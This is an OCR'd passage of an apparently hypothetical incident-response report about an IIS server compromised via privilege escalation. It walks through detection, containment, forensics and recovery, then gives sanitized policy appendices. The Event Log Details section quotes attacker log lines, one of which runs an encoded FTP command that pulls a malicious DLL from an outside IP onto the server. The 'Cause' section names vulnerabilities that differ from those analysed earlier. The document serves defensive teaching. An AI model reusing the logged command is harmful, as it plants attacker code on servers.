
Upon further investigation by the ES, it was discovered that the IUSR_*machine* account was elevated from the "Guest" group to the "Administrator" group. A copy of this report was printed for evidence.


At this point, the IC recommended to the PM to elevate this event to an incident. The PM contacted the CIO, who concurred. The event is now an incident.



Event Log

The event logs were checked by the ES. There was an entry in the event log associated with the IIS control. Although there is not a current policy statement that authorizes the prosecution of an attacker, a copy of the event logs was made for evidence for future action. Two more copies of the logs were made for the forensics process to be used by the ES and the IC.





Event Log Details

Details of the event log showed the web service was restarted by the user SYSTEM; this is not normal activity. This leads the team to believe, as their first choice, the action took place via the web server with an exploit that escalated the web server to the SYSTEM level.

Researching CVE with the terms “SYSTEM IIS Elevation” yielded three choices:


Name	Description
CVE-2001-0506	Buffer overflow in ssinc.dll in IIS 5.0 and 4.0 allows local users to gain system privileges via a Server-Side Includes (SSI) directive for a long filename, which triggers the overflow when the directory name is added, aka the “SSI privilege elevation” vulnerability.
CVE-2001-0507	IIS 5.0 uses relative paths to find system files that will run in-process, which allows local users to gain privileges via a Trojan horse file, aka the "System file listing privilege elevation" vulnerability.
CAN-2002-0869	Unknown vulnerability in the hosting process (dllhost.exe) for Microsoft Internet Information Server (IIS) 4.0 through 5.1 allows remote attackers to gain privileges by executing an out of process application that acquires LocalSystem privileges, aka “Out of Process Privilege Elevation”.

The first listed vulnerability uses Server Side Includes (SSI) to gain privilege; this web site does not use SSI. Therefore, that choice is right out. Coincidentally, the new user’s account was called “IUSR_SHTML”, which should not exist.

The second two choices use “DLLs” to gain privilege. Based on this information, the IIS logs were searched for the extension “DLL”. The following two lines were found.

```
GET /q/ftp1.exe +-i+%310.129.15.52+%47eT+shmtl.dll
GET /q/ShtMl.dll
```

Again, the “shtml” appeared even though SSI is not used. The web server was searched for a file named “shtml.dll”, since the logs showed this file was pull over to the web server.



The “shtml.dll” file was discovered in the “c:\perception3\server\q” directory along with the “ftp1.exe” and “cmd1.exe” files. Unfortunately, a previous decision was made not to upgrade the hard drive on the web server; but instead, to capture less information in the logs. We had very little in the way of knowing when and who; two vital bits of critical information now lost forever.

Some research performed by the ES discovered that the file “shtml.dll” belongs to the “in-process” group of files used by IIS. It was concluded that the attacker might have used that name because it appeared this site did not use SSI and there would be no conflict in activating the exploit.

The PM requested an assessment from the IC and EN for this incident so far. It was reported that the firewall was not enough to stop this attack. Although the firewall had the NIDS feature set, it was fooled by an unrecognized signature.

Containment


The Incident Response Policy (Appendix B) has guidelines to rate an attack; the ratings will be used to decide the containment methods.

Loss Impact: The IC, EN, and ES decided to rate the "Loss Impact" as "High", since the targeted server contains information about customers.

Scope: The SMTP and DNS servers' logs were checked and nothing unusual was found. Additionally, the initial attack was URI based; no other systems have IIS other than the compromised system. The IC, EN, and ES decided to rate the "Scope" as "Limited – Single Host".

Measures Taken

Since there is no pre-approval agreement within the policy, key people needed to be tracked down to get permission to isolate the system. The manager of Application Development was contacted a half-hour later at an off-site conference on information security. The manager was informed of the impact and scope, who then gave the needed permission to isolate the system; furthermore, the manager gave blanket permission to do what is necessary to complete the job. Each team member that took notes in the logbook initialed their entry for the record.



The "shtml.dll" was deleted and the Ethernet cables were removed. This would give the team time to make firewall and router changes.

The ACLs on the firewall and the router was changed to "Least-Access" to block any further intrusion from the attacker.

- **Firewall:** access-list acl-dmz1 permit udp host 10.216.228.251 host 192.168.223.20 eq tftp
- **Router:** access-list 100 permit udp host 172.16.29.251 host 192.168.223.20 eq tftp

Forensic Backup

Two copies of the hard drive were made using the "Forensic SF-5000" from "Logicube" that will perform a bit-for-bit capture of the hard drive; an audit trail report was produced using an attached printer. The first copy is used by the team for immediate evaluation of the exploit. The second copy is archived for later data recovery. The original hard disk was turned over to the Chief Information Officer.

Eradication

It was decided by the IC and ES to eradicate the exploit from the system by re-installing from the packaged OS and Applications on the new hard drive. All patches from the vendors were applied and the system was hardened to the "Gold" standard. Prior to being put back into production, the system was tested using a new service and appliance called "QualysGuard Internet Scanner" vulnerability tester from Qualys. Once cleaned and cleared, the PM contacted the manager of Applications Development to get permission to recover the customer data from the copy of the original hard drive.

Cause

Besides the two vulnerabilities ("Superfluous Decoding Vulnerability", "In-process Table Privilege Elevation Vulnerability") that remained open by the lack of proactive patching, the primary root was caused by inadequate firewall and routers rules. Using "Least-Access" has the inherit ability to greatly reduce attacks.

Recovery

The application uses MSDE for its database server. To recover this data, a full copy of MS-SQL 2000 was installed, by the ES, on the second copy of the hard drive on a stand-alone system with an R/W CD-ROM drive. On the new production system, another copy of MS-SQL 2000 was installed and the "sa" and "admin" passwords were set.

The data from the compromised system was merged into the database for the new system using the BCP utility. A bulk copy to an ASCII comma delimited file, burned onto a CD, and then BCP back to the new system. This removes the previous rights from the old database; it was done to ensure no altered rights still existed in the database.

After the new system passed tests, it was put back into production.

Additional Security Measures

Cisco's HIDS was in installed on the replacement system. The MS-SQL 2000 will give more control over the protection of the data than what was available with MSDE.

Lessons Learned

The team met with some key management personnel for a debriefing. Several new recommendations to change the way the organization does business will make certain another such incident will not occur.

- **The Risk Assessment** process is designed to ensure all risks are considered. When the study is completed, the organization will have a summary of risks; the summary will be used as the beginnings of the security mitigation plan. A clear risk policy informs the organization's decision makers and allows for consensus. A new policy was developed to meet this new requirement; the policy is outlined in Appendix C.

- **A patch policy** that is strictly followed is necessary in the corporate policy arsenal. It will guarantee that the servers will be patched with the latest patches as new vulnerabilities are exposed and patches are released by the vendor. A new policy was developed to meet this new requirement; the policy is outlined in Appendix D.

The response to the incident was discussed and the several recommendations were made to improve the countermeasures and improve the forensic process.

- A "Least-Access" policy statement will be added to the organization's policy (Appendix A). The ACL rules will deny all access to systems and services, unless otherwise explicitly permitted. The new ACLs will be applied to the router and the firewall. Changes to the ACL would require the request to go through change control.
- A "Call-List" maintenance policy statement will be added to the organization's policy. It does not do any team member any good if the call-list is out of date.
- A "Server Vulnerability Test" (SVT) is an extensive examination of targeted servers to determine their current security vulnerability state. If performed on a regular basis, SVT can improve security. This organization will begin to use the vulnerability assessment tool "QualysGuard", from Qualys, on a weekly basis.

Conclusion

Developing this document was a lesson on its own. Since we haven't been hacked yet, it doesn't mean we won't be hacked. Not having any experience in an actual Incident response, it was difficult to image what would occur and how we would handle it. It is obvious that experience out weights imagination here.

I am planning to propose that we have war games to practice a hack. I will set up a test network in good running condition. Someone on the team will hack it unannounced, and then wait to see how long it takes the hack to be discovered. I believe this could give us some real world experience without the real world headaches.

We are aware the "Security is not a destination, it is a Journey" and that "Security is not a Cost, it is an Investment"; if can make everyone understand these to be self evident, then our journey will be a safe one.

Appendix A - Policy Statements - Sanitized

The following is an excerpt of our organization's actual Security Policy. Developed by myself about two years ago, it is based on ISO 17799; it has been sanitized to exclude sensitive organizational property and summarized to this scenario.

1. System Access Control Lists (ACLs) are to be set at an acceptable level which minimizes information security risks yet also allows business activities to be performed without unacceptable impacts. Related ISO 17799 reference:

- 9.6.1 (Information access restriction).

2. System access is to be logged and monitored to identify authorized and unauthorized use of systems or information. Related ISO 17799 reference:

- 9.7.2 (Monitoring system use).

3. Network configuration must be engineered to deliver high performance and reliability to meet the needs of the business while providing a high degree of access control restricting or permitting network services. Related ISO 17799 references:

- 8.5 (Network Controls)
- 9.4 (Network access control)
- 9.4.1 (Policy on use of network services)

4. Network and System remote access will only be permitted providing that authorized users are strongly authenticated with restricted privileges; data must be encrypted using an approved standard. Related ISO 17799 references:

- 9.4.3 (User authentication for external connections)

5. For authorized personnel, the appropriate data and information must be made accessible when required; for all other persons, access to such data and information is prohibited with appropriate technical control required to supplement the enforcement of this policy. Related ISO 17799 references:

- 9.1 (Business requirement for access control)

6. Network and System access by third parties is not permitted; such access can compromise the confidentiality and decrease the integrity of the information. Related ISO 17799 references:

- 4.2.1 (Identification of risks from third party access)

7. Persons responsible for setting up Internet access are to ensure that the organization's network is safeguarded from malicious external intrusion by deploying, as a minimum, a configured firewall. The Information Security officer (ISO) must ensure that all personnel with Internet access (including e-mail) have been trained in the Information Security Policy. Human Resources (HR) must ensure users will comply with an acceptable code of conduct in their

usage of the Internet as outlined in the Security Policy. Related ISO 17799 references:

- 9.1.1 (Access control policy)

8. Web Systems may only be developed and maintained by properly qualified and authorized personnel, due to the likely risk of malicious intrusion from unauthorized external persons. Related ISO 17799 references:

- 8.7.3 (Electronic commerce security)

9. Persons sending/receiving information to/from third parties must verify that such a transfer is authorized; they must verify that the third party has adopted the corporate procedures and policies. Related ISO 17799 references:

- 8.7.1 (Information and software exchange agreements)

Appendix B - Incident Response Policy - Sanitized

The following is an excerpt of our organization's actual Incident Response Process. Developed by myself, with the assistance of a contractor, last year; it is based on RFC 2196 (http://www.ietf.org/rfc/rfc2196.txt?number=2196); it has been sanitized to exclude sensitive organizational property and summarized to this scenario.

Preparations and Approvals

The impact (affecting the integrity of critical a system) of the incident might be might make restoring systems or services a priority over analyzing the attack. Having pre-approval to act accordingly is a must when seconds count; it is important to classify the actions to be taken.

Loss Impact Ratings

In order to identify the impact against a system or service, a set of criteria has been defined; listed as follows:

- **High:** Protect classified and/or sensitive data. Prevent exploitation of classified and/or sensitive systems, networks or sites.
- **Medium:** Protect other data, including proprietary, managerial, and other data. Prevent exploitations of other systems, networks, or sites.
- **Low:** Prevent damage to systems (e.g., loss or alteration of system files, damage to disk drives, etc).

Scope Ratings

The evaluation of the scope of the problem identifies the boundaries of the incident; a set of criteria has been defined and listed as follows:

- **Wild – Network:** Is this a multi-organization incident? Are many systems at your organization affected by this incident? What is the estimated time to close out the incident? What resources could be required to handle the incident?
- **Wild - Public:** Is law enforcement involved? Is the press involved?
- **Isolated – Single Segment:** Is the attack isolated to the DMZ? Are other systems or other services likely to fall to the attack?
- **Limited – Single Host:** Is the attack limited to a single host? Do we have time to study the attack?

Access Method Rating

The evaluation of the entry point of the attack determines how to respond to the attacker; a set of criteria has been defined and listed as follows:

- **Internet:** What is the entry point of the incident (network, phone line, local terminal, etc.)?

- **Extranet:** Is the attack from a private extranet connection?
- **Intranet:** Is the attack from an employee system? Does the attack appear to be intentional? Or, does it appear to be a training issue?

What We Are Approved to Do

- **TO BE YET DECIDED**

Incident Handling Team

Repeated contact with personnel before an actual incident occurs is important; getting to know people will help to make incident handling process more efficient. This could easily be accomplished having bi-monthly off-site meetings.

Incident Coordinator (IC): The person in charge of the entire incident that will make decisions as to the interpretation of policy applied to the event. This person has pre-approval to make critical decision regarding the compromised systems.

Project Manager (PM): The person that manages the staff situation and assigns tasks to team members. Coordinates with the Incident Coordinator on what needs to be done.

Evidentiary Network (EN): The person that is responsible for collecting and storing evidence relating to network devices such as routers and firewalls. This should be one person; the more people that process potential evidence, the greater the possibility that it will not be admissible in court.

Evidentiary Server (ES): The person that is responsible for collecting and storing evidence relating to servers. This should be one person.

External Liaison (EL): The person that is responsible for maintaining contact with the public, law enforcement, or other external organizations.

Internal Liaison (IL): The person that coordinates the effort of all the internal system managers and users affected with the event.

System Liaison (SL): Associated with each system will be the appropriate person that is very familiar with the systems being attacked.

Service Desk (SD): The persons used to receive these reports during normal working hours (pagers and telephones can be used for out of hours reporting).

Notifying Users of Intent to Counter

It is required to include a warning to would-be hackers that information gathered during monitoring can and will be used by law enforcement. This will reduce or eliminate the chance of a counter-suite over activity monitoring. Privacy is the single most important concern among web users; it needs to be demonstrated that their information has protection from hackers. The following discloses the information gathering and dissemination practices for a website.

Informational: Your privacy is important to this organization. No personally

identifying information (such as your name, address or phone number) will ever be captured by visiting this web site, unless you voluntarily choose to provide it. Personal information voluntarily provided by you is used primarily for informational purposes. When personal information is stored by this organization it is in a secure location and is accessible only to designated staff.

This organization collects and stores the following information, in order to measure the number of visitors to the different sections of our site and to help us make our site more accessible and useful to visitors:

- The name of the domain from which you access the Internet;
- The date and time of your access and what links you access on our site;
- The Internet address of the web site from which you linked directly to our site;
- The current Internet IP address;
- The browser brand and version number and computer operating system.

Security: As a condition of your use of the Services and this Site generally, you are prohibited from violating or attempting to violate the security of the Site. Accordingly, you agree not to:

- You may not obtain or attempt to obtain any materials or information not intended for you through any means not intentionally made available through the services.
- You may not attempt to gain unauthorized access to any services, other accounts, computer systems, or networks connected to any server or to any of the services, which you are not authorized to access (including without limitation, by means either through hacking, password mining, misrepresentation as a service employee, or any other means).
- You may not attempt to probe, scan or test the vulnerability of a system or network or to breach security or authentication measures without proper authorization; or
- You may not interfere with service to any user in any manner that could damage, disable, overburden, or impair any server, or any network connected to any server, or interfere with any other party's use and enjoyment of any services (including without limitation, by means of submitting a virus or worm to the site, overloading, “flooding”, “mail-bombing” or “crashing” the site).

Violations of system or network security may result in civil or criminal liability. This organization reserves the right to investigate occurrences and report such violations (including without limitation, all pertinent information collected in day-to-day business) to the relevant authorities in prosecuting users who have participated in such violations. Additionally, this organization reserves the right to cooperate with injured third parties in the investigation of any suspected civil

wrong.

Law Enforcement and Investigative Agencies

Currently there is no policy that permits this proactive exchange of information; it is being considered by Legal.

Computer Security Incident Handling Teams

Currently there is no policy that permits this proactive exchange of information; it is being considered by Legal.

Upstream and Downstream Sites

Currently there is no policy that permits this proactive exchange of information; it is being considered by Legal.

Communications

The Internal Liaison (IL), with the help of the System Liaison (SL) and the Service Desk (SD), will make very clear to users what they are allowed to say (and not say) to the outside world (including other departments).

The External Liaison (EL) will maintain public relations and be involved in planning and providing public responses for use when contact with outside departments and organizations are necessary.

JumpKit

Etherpeek from WildPackets is used for the protocol analyzer. It allows for diagnostics and frame decoding in real time, during capture. The analysis module performs problem identification; it separates packets into independent conversations and displaying them in a tree structure, making it easier to track a hack.

Hyena from SystemTools is used for remote administration of the web server for the management of users, groups (both local and global), shares, domains, computers, services, devices, events, files, printers and print jobs, sessions, open files, disk space, user rights, messaging, exporting, job scheduling, processes, and printing are all supported in a single interface.

A LogBook for each member will numbered, cataloged, and have pre-printed page numbers in a bound (not loose-leaf) format. The logging method will adhere to a standard format:

- recording system events, time stamped
- telephone conversations, time stamped

Incident Identification

The "Incident Ascertain Checklist" will assist in determining if the attack is real or simply anomalies such as an application or hardware failure, or an untrained user.

Incident Ascertain Checklist

There are symptoms of an incident that indicate activity and deserve special attention:

- System crashes;
- New user accounts or high activity on a previously low usage account;
- New files (usually with novel or strange file names);
- Accounting discrepancies, the shrinking of an accounting file;
- Changes in file lengths or dates;
- Attempts to write to system;
- Data modification or deletion;
- Denial of service or access;
- Unexplained, poor system performance;
- Frequent unexplained system beeps;
- Suspicious probes, there are numerous unsuccessful login attempts
- Suspicious browsing (someone becomes a root user and accesses file after file on many user accounts.);
- Inability of a user to log in due to modifications of his/her account.

Assessing the Loss, Scope, and Access Method

The analysis of the damage and extent of the incident can be quite time consuming, but should lead to some insight into the nature of the incident, and aid investigation and prosecution. As soon as the breach has occurred, the entire system and all of its components should be considered suspect. System software is the most probable target. Preparation is the key to be able to detect all changes for a possibly tainted system.

Assuming original vendor distribution media are available, an analysis of all system files should commence, and any irregularities should be noted and referred to all parties involved in handling the incident. It can be very difficult, in some cases, to decide which backup media are showing a correct system status. Consider, for example, that the incident may have continued for months or years before discovery and the suspect may be an employee of the site, or otherwise have intimate knowledge or access to the systems.

If the system supports centralized logging, go back over the logs and look for abnormalities. If process accounting and connect time accounting is enabled, look for patterns of system usage. To a lesser extent, disk usage may shed light on the

incident. Accounting can provide much helpful information in an analysis of an incident and subsequent prosecution. Your ability to address all aspects of a specific incident strongly depends on the success of this analysis.

Personnel Notification and Exchange of Information

Any notification to either local or off-site personnel must be explicit. This requires that any statement providing information about the incident be clear, concise, and fully qualified. Attempting to hide aspects of the incident by providing incomplete information may not only prevent a successful resolution to the incident, but may even worsen the situation. It is important to remain calm both in written and spoken communications.

Preserving Evidence and Activity Logs

When you respond to an incident, document all details related to the incident. This will provide valuable information to yourself and others as you try to unravel the course of events. Documenting all details will ultimately save you time. If you don't document every relevant phone call, for example, you are likely to forget a significant portion of information you obtain, requiring you to contact the source of information again. At the same time, recording details will provide evidence for prosecution efforts, providing the case moves in that direction. Documenting an incident will also help you perform a final assessment of damage (something management, as well as law enforcement officers, will want to know), and will provide the basis for later phases of the handling process.

During the initial stages of an incident, it is often infeasible to determine whether prosecution is viable, so you should document as if you are gathering evidence for a court case. At a minimum, you should record:

- all system events (audit records)
- all actions you take (time tagged)
- all external conversations (including the person with whom you talked, the date and time, and the content of the conversation)

The most straightforward way to maintain documentation is keeping a log book. This allows you to go to a centralized, chronological source of information when you need it, instead of requiring you to page through individual sheets of paper. Much of this information is potential evidence in a court of law. Thus, when a legal follow-up is a possibility, one should follow the prepared procedures and avoid jeopardizing the legal follow-up by improper handling of possible evidence. If appropriate, the following steps may be taken.

- Regularly (e.g., every day) turn in photocopied, signed copies of your logbook (as well as media you use to record system events) to a document custodian
- The custodian should store these copied pages in a secure place (e.g., a safe)
- When you submit information for storage, you should receive a signed, dated receipt from the document custodian.

Failure to observe these procedures can result in invalidation of any evidence you obtain in a court of law.

Containment and Limitation

The purpose of containment is to limit the extent of an attack. An essential part of containment is decision making (e.g., determining whether to shut a system down, disconnect from a network, monitor system or network activity, set traps, disable functions such as remote file transfer, etc.).

Sometimes this decision is trivial; shut the system down if the information is classified, sensitive, or proprietary. Bear in mind that removing all access while an incident is in progress obviously notifies all users, including the alleged problem users, that the administrators are aware of a problem; this may have a deleterious effect on an investigation. In some cases, it is prudent to remove all access or functionality as soon as possible, and then restore normal operation in limited stages. In other cases, it is worthwhile to risk some damage to the system if keeping the system up might enable you to identify an intruder.

This stage should involve carrying out predetermined procedures. Your organization or site should, for example, define acceptable risks in dealing with an incident, and should prescribe specific actions and strategies accordingly. This is especially important when a quick decision is necessary and it is not possible to first contact all involved parties to discuss the decision. In the absence of predefined procedures, the person in charge of the incident will often not have the power to make difficult management decisions (like to lose the results of a costly experiment by shutting down a system). A final activity that should occur during this stage of incident handling is the notification of appropriate authorities.

Eradication and Prevention

Once the incident has been contained, it is time to eradicate the cause. But before eradicating the cause, great care should be taken to collect all necessary information about the compromised system(s) and the cause of the incident as they will likely be lost when cleaning up the system.

Software may be available to help you in the eradication process, such as anti-virus software. If any bogus files have been created, archive them before deleting them. In the case of virus infections, it is important to clean and reformat any media containing infected files. Finally, ensure that all backups are clean. Many systems infected with viruses become periodically re-infected simply because people do not systematically eradicate the virus from backups. After eradication, a new backup should be taken.

Removing all vulnerabilities once an incident has occurred is difficult. The key to removing vulnerabilities is knowledge and understanding of the breach.

It may be necessary to go back to the original distribution media and re-customize the system. To facilitate this worst case scenario, a record of the original system setup and each customization change should be maintained. In the case of a

network-based attack, it is important to install patches to eliminate the vulnerabilities exploited.

As discussed in section 5.4.2, a security log can be most valuable during this phase of removing vulnerabilities. The logs showing how the incident was discovered and contained can be used later to help determine how extensive the damage was from a given incident. The steps taken can be used in the future to make sure the problem does not resurface. Ideally, one should automate and regularly apply the same test as was used to detect the security incident.

If a particular vulnerability is isolated as having been exploited, the next step is to find a mechanism to protect your system. The security mailing lists and bulletins would be a good place to search for this information, and you can get advice from incident response teams.

Recovery and Normalcy

Once the cause of an incident has been eradicated, the recovery phase defines the next stage of action. The goal of recovery is to return the system to normal. In general, bringing up services in the order of demand to allow a minimum of user inconvenience is the best practice. Understand that the proper recovery procedures for the system are extremely important and should be specific to the site.

Follow-Up and Lessons Learned

Once you believe that a system has been restored to a "safe" state, it is still possible that holes, and even traps, could be lurking in the system. One of the most important stages of responding to incidents is also the most often omitted, the follow-up stage. In the follow-up stage, the system should be monitored for items that may have been missed during the cleanup stage. It would be prudent to utilize some of the tools mentioned in chapter 7 as a start. Remember, these tools don't replace continual system monitoring and good systems administration practices.

Forensics

The most important element of the follow-up stage is performing a postmortem analysis. Exactly what happened, and at what times? How well did the staff involved with the incident perform? What kind of information did the staff need quickly, and how could they have gotten that information as soon as possible? What would the staff do differently next time?

After an incident, it is prudent to write a report describing the exact sequence of events: the method of discovery, correction procedure, monitoring procedure, and a summary of lesson learned. This will aid in the clear understanding of the problem. Creating a formal chronology of events (including time stamps) is also important for legal reasons.

A follow-up report is valuable for many reasons. It provides a reference to be used

in case of other similar incidents. It is also important to, as quickly as possible obtain a monetary estimate of the amount of damage the incident caused. This estimate should include costs associated with any loss of software and files (especially the value of proprietary data that may have been disclosed), hardware damage, and manpower costs to restore altered files, reconfigure affected systems, and so forth. This estimate may become the basis for subsequent prosecution activity. The report can also help justify an organization's computer security effort to management.

Updating the Security Plan

In the wake of an incident, several actions should take place. These actions can be summarized as follows:

- An inventory should be taken of the systems' assets, (i.e., a careful examination should determine how the system was affected by the incident).
- The lessons learned as a result of the incident should be included in revised security plan to prevent the incident from re-occurring.
- A new risk analysis should be developed in light of the incident.
- An investigation and prosecution of the individuals who caused the incident should commence, if it is deemed desirable.

If an incident is based on poor policy, and unless the policy is changed, then one is doomed to repeat the past. Once a site has recovered from and incident, site policy and procedures should be reviewed to encompass changes to prevent similar incidents. Even without an incident, it would be prudent to review policies and procedures on a regular basis. Reviews are imperative due to today's changing computing environments.

The whole purpose of this post mortem process is to improve all security measures to protect the site against future attacks. As a result of an incident, a site or organization should gain practical knowledge from the experience. A concrete goal of the post mortem is to develop new proactive methods. Another important facet of the aftermath may be end user and administrator education to prevent a reoccurrence of the security problem.

Appendix C - Risk Management Process - Sanitized

Consensus and Ownership are two of the major team norms; the assessment process is designed to meet these norms to ensure all risks are considered. When the study is completed, the team will have a summary of risks; the summary will be used as the beginnings of the security mitigation action plan.

Sanitized Policy

